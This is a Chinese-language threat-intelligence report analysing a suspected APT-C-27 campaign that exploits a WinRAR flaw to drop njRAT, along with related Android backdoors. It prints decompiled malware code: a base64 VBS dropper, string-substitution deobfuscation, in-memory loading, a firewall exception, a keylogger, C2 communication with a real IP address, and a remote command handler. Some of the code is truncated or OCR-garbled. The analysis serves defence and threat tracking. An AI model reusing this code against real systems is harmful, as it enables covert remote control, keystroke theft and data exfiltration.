返回 TI 主页

RESEARCH
数 据 驱 动 安 全


疑似APT-C-27（黄金鼠）利用WinRAR漏洞针对中东地区的定向攻击活动分析

2019-03-19 By 奇安信威胁情报中心 | 事件追踪

背景

2019年3月17日，奇安信威胁情报中心截获了一例疑似“黄金鼠”APT组织（APT-C-27）利用WinRAR漏洞（CVE-2018-20250[6]）针对中东地区的定向攻击样本。该恶意ACE压缩包内包含一个以恐怖袭击事件为诱饵的Office Word文档，诱使受害者解压文件，当受害者在本地计算机上通过WinRAR解压该文件后便会触发漏洞，漏洞利用成功后将内置的后门程序（Telegram Desktop.exe）释放到用户计算机启动项目录中，当用户重启或登录系统都会执行该远控木马，从而控制受害者计算机。

奇安信威胁情报中心通过关联分析后发现，该攻击活动疑似与“黄金鼠”APT组织（APT-C-27）相关，并且经过进一步溯源与关联，我们还发现了多个与该组织相关的Android平台的恶意样本，这类样本主要伪装成一些常用软件向特定目标人群进行攻击，结合恶意代码中与攻击者相关的文字内容，可以猜测攻击者也比较熟悉阿拉伯语。



后门程序（Telegram Desktop.exe）在VirusTotal上的检测情况

样本分析

奇安信威胁情报中心针对该利用WinRAR漏洞的样本进行了分析，相关分析如下。


利用恐袭事件诱导解压

MD5	314e8105f28530eb0bf54891b9b3ff69
文件名	

该恶意压缩文件包含一个Office Word文档，文档内容为一次恐怖袭击相关事件。中东地区由于其政治、地理等特殊性，该地区遭受恐怖袭击繁多，人民深受其害，所以该地区人民对于恐怖袭击等事件敏感，致使受害者解压文档的可能性增加：

诱饵文档翻译内容

用户如果解压该恶意压缩包，则会触发WinRAR漏洞，从而释放内置的后门程序到用户启动目录中：



当用户重新启动计算机或登录系统后将执行释放的后门程序Telegram Desktop.exe。

Backdoor（Telegram Desktop.exe）

文件名	Telegram Desktop.exe
MD5	36027a4abfb702107a103478f6af49be
SHA256	76fd23de8f977f51d832a87d7b0f7692a0ff8af333d74fa5ade2e99fec010689
编译信息	.NET

后门程序Telegram Desktop.exe会从PE资源中读取数据并写入到：%TEMP%\Telegram Desktop.vbs，随后执行该VBS脚本，并休眠17秒直到VBS脚本运行完成：

```
private void Form1_Load(object sender, EventArgs e)
{
    this.Hide();
    this.ShowInTaskbar = false;
    this.ShowIcon = false;
    this.Opacity = 0.0;
    string text = MyProject.Computer.FileSystem.SpecialDirectories.Temp + "\\Telegram Desktop.vbs";
    File.WriteAllText(text, Resources._17);
    Process.Start(text);
    Thread.Sleep(17000);
```

该VBS脚本的主要功能为通过Base64解码内置的字符串，并将解码后的字符串写入到文件：%TEMP%\Process.exe，最后执行Process.exe：

```
dim tx1 , tx2 , tx3 , tx4 , tx5 , tx6 , tx7 , tx8 , tx9

tx1 = "wscript.shell"
tx2 = "C:\Windows\debug\WIA"
tx3 = "Msxml2.DOMDocument.3.0"
tx4 = "base64"
tx5 = "ADODB.Stream"
tx6 = "bin.base64"
tx7 = "\Process.exe"
tx8 = "\Process.exe"
tx9 = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
set g = createobject(tx1)
h = g.ExpandEnvironmentStrings(tx2)

Set a = CreateObject(tx3).CreateElement(tx4)
a.dataType = tx6
a.text = tx9
Set s = CreateObject(tx5)
s.Type = 1

s.Open

s.Write a.nodeTypedValue

s.SaveToFile h & tx7,2
' wscript.sleep(%sleep%000)
g.run(h & tx8)
```

Process.exe执行后会在%TEMP%目录下创建文件1717.txt，并写入与最终执行的后门程序相关的数据，以供Telegram Desktop.exe后续使用：

```
private void Form1_Load(object sender, EventArgs e)
{
    this.Hide();
    this.ShowIcon = false;
    this.ShowInTaskbar = false;
    this.Opacity = 0.0;
    bool flag = MyProject.Computer.FileSystem.FileExists(this.tmp);
    if (flag)
    {
        MyProject.Computer.FileSystem.DeleteFile(this.tmp);
        MyProject.Computer.FileSystem.WriteAllText(this.tmp, this.str(""), true);
    }
    else
    {
        MyProject.Computer.FileSystem.WriteAllText(this.tmp, this.str(""), true);
    }
    ProjectData.EndApp();
}
```

随后Telegram Desktop.exe便会读取1717.txt文件的内容，并将其中的特殊字符替换：

```
// Token: 0x0600003B RID: 59 RVA:
public string RepBase64(string x)
{
    x = Strings.Replace(x, "升", "AAAA", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "丁", "B", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "음", "C", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "알", "D", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "앞", "E", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "巨", "F", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "애", "G", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "下", "H", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "丞", "I", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "工", "J", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "丛", "K", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "三", "L", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "皿", "M", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "水", "N", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "응", "O", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "心", "P", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "앙", "Q", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "冊", "R", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "음", "S", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "內", "T", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "ㅜ", "U", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "官", "V", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "악", "W", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "匹", "X", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "안", "Y", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "力", "Z", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "月", "a", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "을", "b", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "ᓚ", "c", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "임", "d", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "戶", "e", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "잎", "f", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "已", "g", 1, -1, CompareMethod.Binary);
```

```
string x = File.ReadAllText(this.tmp);
string y = this.RepBase64(x);
```

之后再通过Base64解码数据，并在内存中加载执行解码后的数据：

```
string text2 = "!#$%^ase*|St#ing";
text2 = text2.Replace("!", "F");
text2 = text2.Replace("#", "r");
text2 = text2.Replace("$", "o");
text2 = text2.Replace("%", "m");
text2 = text2.Replace("^", "B");
text2 = text2.Replace("*", "6");
text2 = text2.Replace("|", "4");
object typeFromHandle = typeof(Convert);
object objectValue = RuntimeHelpers.GetObjectValue(this.aaa(RuntimeHelpers.GetObjectValue(typeFromHandle), text2));
object objectValue2 = RuntimeHelpers.GetObjectValue(this.bbb(RuntimeHelpers.GetObjectValue(objectValue), y));
byte[] v = this.ccc(RuntimeHelpers.GetObjectValue(objectValue2));
object objectValue3 = RuntimeHelpers.GetObjectValue(this.ddd(RuntimeHelpers.GetObjectValue(this.zd1), this.dx1, RuntimeHelpers.GetObjectValue(this.zd2), v));
object objectValue4 = RuntimeHelpers.GetObjectValue(this.vvv(RuntimeHelpers.GetObjectValue(objectValue3), this.dx2, RuntimeHelpers.GetObjectValue(this.zd3)));
object objectValue5 = RuntimeHelpers.GetObjectValue(this.ttt(RuntimeHelpers.GetObjectValue(objectValue4), this.dx3, RuntimeHelpers.GetObjectValue(this.zd2),
}

// Token: 0x06000035 RID: 53 RVA: 0x000251E4 File Offset: 0x000235E4
public object ttt(object x, string y, object z, object v)
{
```

100 %

局部变量

名称	值	类型
v	{byte[0x00005E00]}	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte
[3]	0x00	byte
[4]	0x03	byte
[5]	0x00	byte
[6]	0x00	byte
[7]	0x00	byte

最终在内存中加载执行的数据为njRAT后门程序，相关配置信息如下：

```
public static string VN = "SGFyYXNOYW55";

// Token: 0x04000002 RID: 2
public static string VR = "S17";

// Token: 0x04000003 RID: 3
public static object MT = null;

// Token: 0x04000004 RID: 4
public static string EXE = "server.exe";

// Token: 0x04000005 RID: 5
public static string DR = "TEMP";

// Token: 0x04000006 RID: 6
public static string RG = "001c01720a7ec79d3fe1c2ac1403d75b";

// Token: 0x04000007 RID: 7
public static string H = "82.137.255.56";

// Token: 0x04000008 RID: 8
public static string P = "1921";

// Token: 0x04000009 RID: 9
public static string Y = "U|S1M7|r";

// Token: 0x0400000A RID: 10
public static bool BD = Conversions.ToBoolean("False");

// Token: 0x0400000B RID: 11
public static bool Idr = Conversions.ToBoolean("False");

// Token: 0x0400000C RID: 12
public static bool IsF = Conversions.ToBoolean("False");

// Token: 0x0400000D RID: 13
public static bool Isu = Conversions.ToBoolean("False");

// Token: 0x0400000E RID: 14
public static FileInfo LO = new FileInfo(Assembly.GetEntryAssembly().Location);
```

njRAT

内存加载执行的njRAT后门程序会首先创建互斥量，保证只有一个实例运行：

```
bool flag = false;
OK.MT = new Mutex(true, OK.RG, ref flag);
if (!flag)
{
    ProjectData.EndApp();
}
```

并判断当前运行路径是否为配置文件中设置的路径，若不是则拷贝自身到该路径启动执行：

```
public static void INS()
{
    Thread.Sleep(1000);
    if (OK.Idr)
    {
        if (!OK.CompDir(OK.LO, new FileInfo(Interaction.Environ(OK.DR).ToLower() + "\\" + OK.EXE.ToLower())))
        {
            try
            {
                if (File.Exists(Interaction.Environ(OK.DR) + "\\" + OK.EXE))
                {
                    File.Delete(Interaction.Environ(OK.DR) + "\\" + OK.EXE);
                }
                FileStream fileStream = new FileStream(Interaction.Environ(OK.DR) + "\\" + OK.EXE, FileMode.CreateNew);
                byte[] array = File.ReadAllBytes(OK.LO.FullName);
                fileStream.Write(array, 0, array.Length);
                fileStream.Flush();
                fileStream.Close();
                OK.LO = new FileInfo(Interaction.Environ(OK.DR) + "\\" + OK.EXE);
                Process.Start(OK.LO.FullName);
                ProjectData.EndApp();
            }
            catch (Exception ex)
            {
                ProjectData.EndApp();
            }
        }
    }
```

随后关闭附件检查器和防火墙：

```
try
{
    Environment.SetEnvironmentVariable("SEE_MASK_NOZONECHECKS", "1", EnvironmentVariableTarget.User);
}
catch (Exception ex2)
{
}
try
{
    Interaction.Shell(string.Concat(new string[]
    {
        "Exceptiona firewall add allowedprogram \"",
        OK.LO.FullName,
        "\" \"",
        OK.LO.Name,
        "\" ENABLE"
    }), AppWinStyle.Hide, true, 5000);
}
```

并开启键盘记录线程，将键盘记录的结果写入注册表：

```
public void WRK()
{
    this.Logs = Conversions.ToString(OK.GTV(this.vn, ""));
    checked
    {
        try
        {
            int num = 0;
            for (;;)
            {
                num++;
                int num2 = 0;
                do
                {
                    if (kl.GetAsyncKeyState(num2) == -32767 & !OK.F.Keyboard.CtrlKeyDown)
                    {
                        Keys k = (Keys)num2;
                        string text = this.Fix(k);
                        if (text.Length > 0)
                        {
                            this.Logs += this.AV();
                            this.Logs += text;
                        }
                        this.lastKey = k;
                    }
                    num2++;
                }
                while (num2 <= 255);
                if (num == 1000)
                {
                    num = 0;
                    int num3 = Conversions.ToInteger("20") * 1024;
                    if (this.Logs.Length > num3)
                    {
                        this.Logs = this.Logs.Remove(0, this.Logs.Length - num3);
                    }
                    OK.STV(this.vn, this.Logs, RegistryValueKind.String);
                }
                Thread.Sleep(1);
            }
        try
        {
            OK.kq = new kl();
            thread = new Thread(new ThreadStart(OK.kq.WRK), 1);
            thread.Start();
        }
```

开启通信线程，与C&C地址建立通信并接受命令执行：


```
public static bool Sendb(byte[] b)
{
    if (!OK.Cn)
    {
        return false;
    }
    try
    {
        FileInfo lo = OK.LO;
        lock (lo)
        {
            if (!OK.Cn)
            {
                return false;
            }
            MemoryStream memoryStream = new MemoryStream();
            string text = b.Length.ToString() + "\0";
            byte[] array = OK.SB(ref text);
            memoryStream.Write(array, 0, array.Length);
            memoryStream.Write(b, 0, b.Length);
            OK.C.Client.Send(memoryStream.ToArray(), 0, checked((int)memoryStream.Length), SocketFlags.None);
        }
    }
```

该njRAT远控还具有远程SHELL、插件下载执行、远程桌面、文件管理等多个功能：

```
public static void Ind(byte[] b)
{
    string[] array = Strings.Split(OK.BS(ref b), OK.Y, -1, CompareMethod.Binary);
    checked
    {
        try
        {
            string left = array[0];
            if (Operators.CompareString(left, "ll", false) == 0)
            {
                OK.Cn = false;
            }
            else if (Operators.CompareString(left, "kl", false) == 0)
            {
                OK.Send("kl" + OK.Y + OK.ENB(ref OK.kq.Logs));
            }
            else if (Operators.CompareString(left, "prof", false) == 0)
            {
                string left2 = array[1];
                if (Operators.CompareString(left2, "~", false) == 0)
                {
                    OK.STV(array[2], array[3], RegistryValueKind.String);
                }
                else if (Operators.CompareString(left2, "!", false) == 0)
                {
                    OK.STV(array[2], array[3], RegistryValueKind.String);
                    OK.Send(Conversions.ToString(Operators.ConcatenateObject("getvalue" + OK.Y + array[1] + OK.Y, OK.GTV(array[1], "")
                }
                else if (Operators.CompareString(left2, "@", false) == 0)
                {
                    OK.DLV(array[2]);
                }
            }
            else
            {
                if (Operators.CompareString(left, "rn", false) == 0)
                {
                    byte[] bytes;
                    if (array[2][0] == '\u001f')
                    {
                        try
                        {
                            MemoryStream memoryStream = new MemoryStream();
```

Android平台样本分析


奇安信威胁情报中心通过VirusTotal还关联到了"黄金鼠"（APT-C-27）APT组织最近使用的多个Android平台的恶意样本，其同样使用了82.137.255.56作为C&C地址（82.137.255.56:1740）：



而近期关联到的Android平台后门样本主要伪装为Android系统更新、Office升级程序等常用软件。我们以伪装为Office升级程序的Android样本为例进行了分析，相关分析如下：

文件 MD5	1cc32f2a351927777fc3b2ae5639f4d5
文件名	OfficeUpdate2019.apk

该Android样本启动后，会诱导用户激活设备管理器，接着隐藏图标并在后台运行：



诱导用户完成安装后，样本会展示如下界面：

接着样本将通过Android默认的SharedPreferences存储接口来获取上线的IP地址和端口，如果获取不到，就解码默认的硬编码IP地址和端口上线：

```
private void loadSettings() {
  try {
    PcketPrvidr.IP_RAW = PcketPrvidr.MySettings.getString("HMDZA_IPRAW", PcketPrvidr.IP_RAW);
    PcketPrvidr.PORT_RAW = PcketPrvidr.MySettings.getInt("HMZDA_PORTRAW", PcketPrvidr.PORT_RAW);
  } catch (Exception e) {
  }
```

```
public static String HMShellAlias = "llehS@zmH";
public static String IP_RAW = "@uu2$1u37u$2#u#$#u6";
public static String LastApp = "";
public static String LastDateTime = "";
public static String LastWritten = "";
public static PackageInfomatn MyApps = new PackageInfomatn();
public static CLLMnagr MyCLLManager = new CLLMnagr(app);
public static CamraMngr MyCamera;
public static ContctsMngr MyContactsManger = new ContctsMngr(app);
public static DBHelper MyDB;
static String MyDir = "/";
public static FileMnagr MyFileManager = new FileMnagr(app);
public static DLL MySHH;
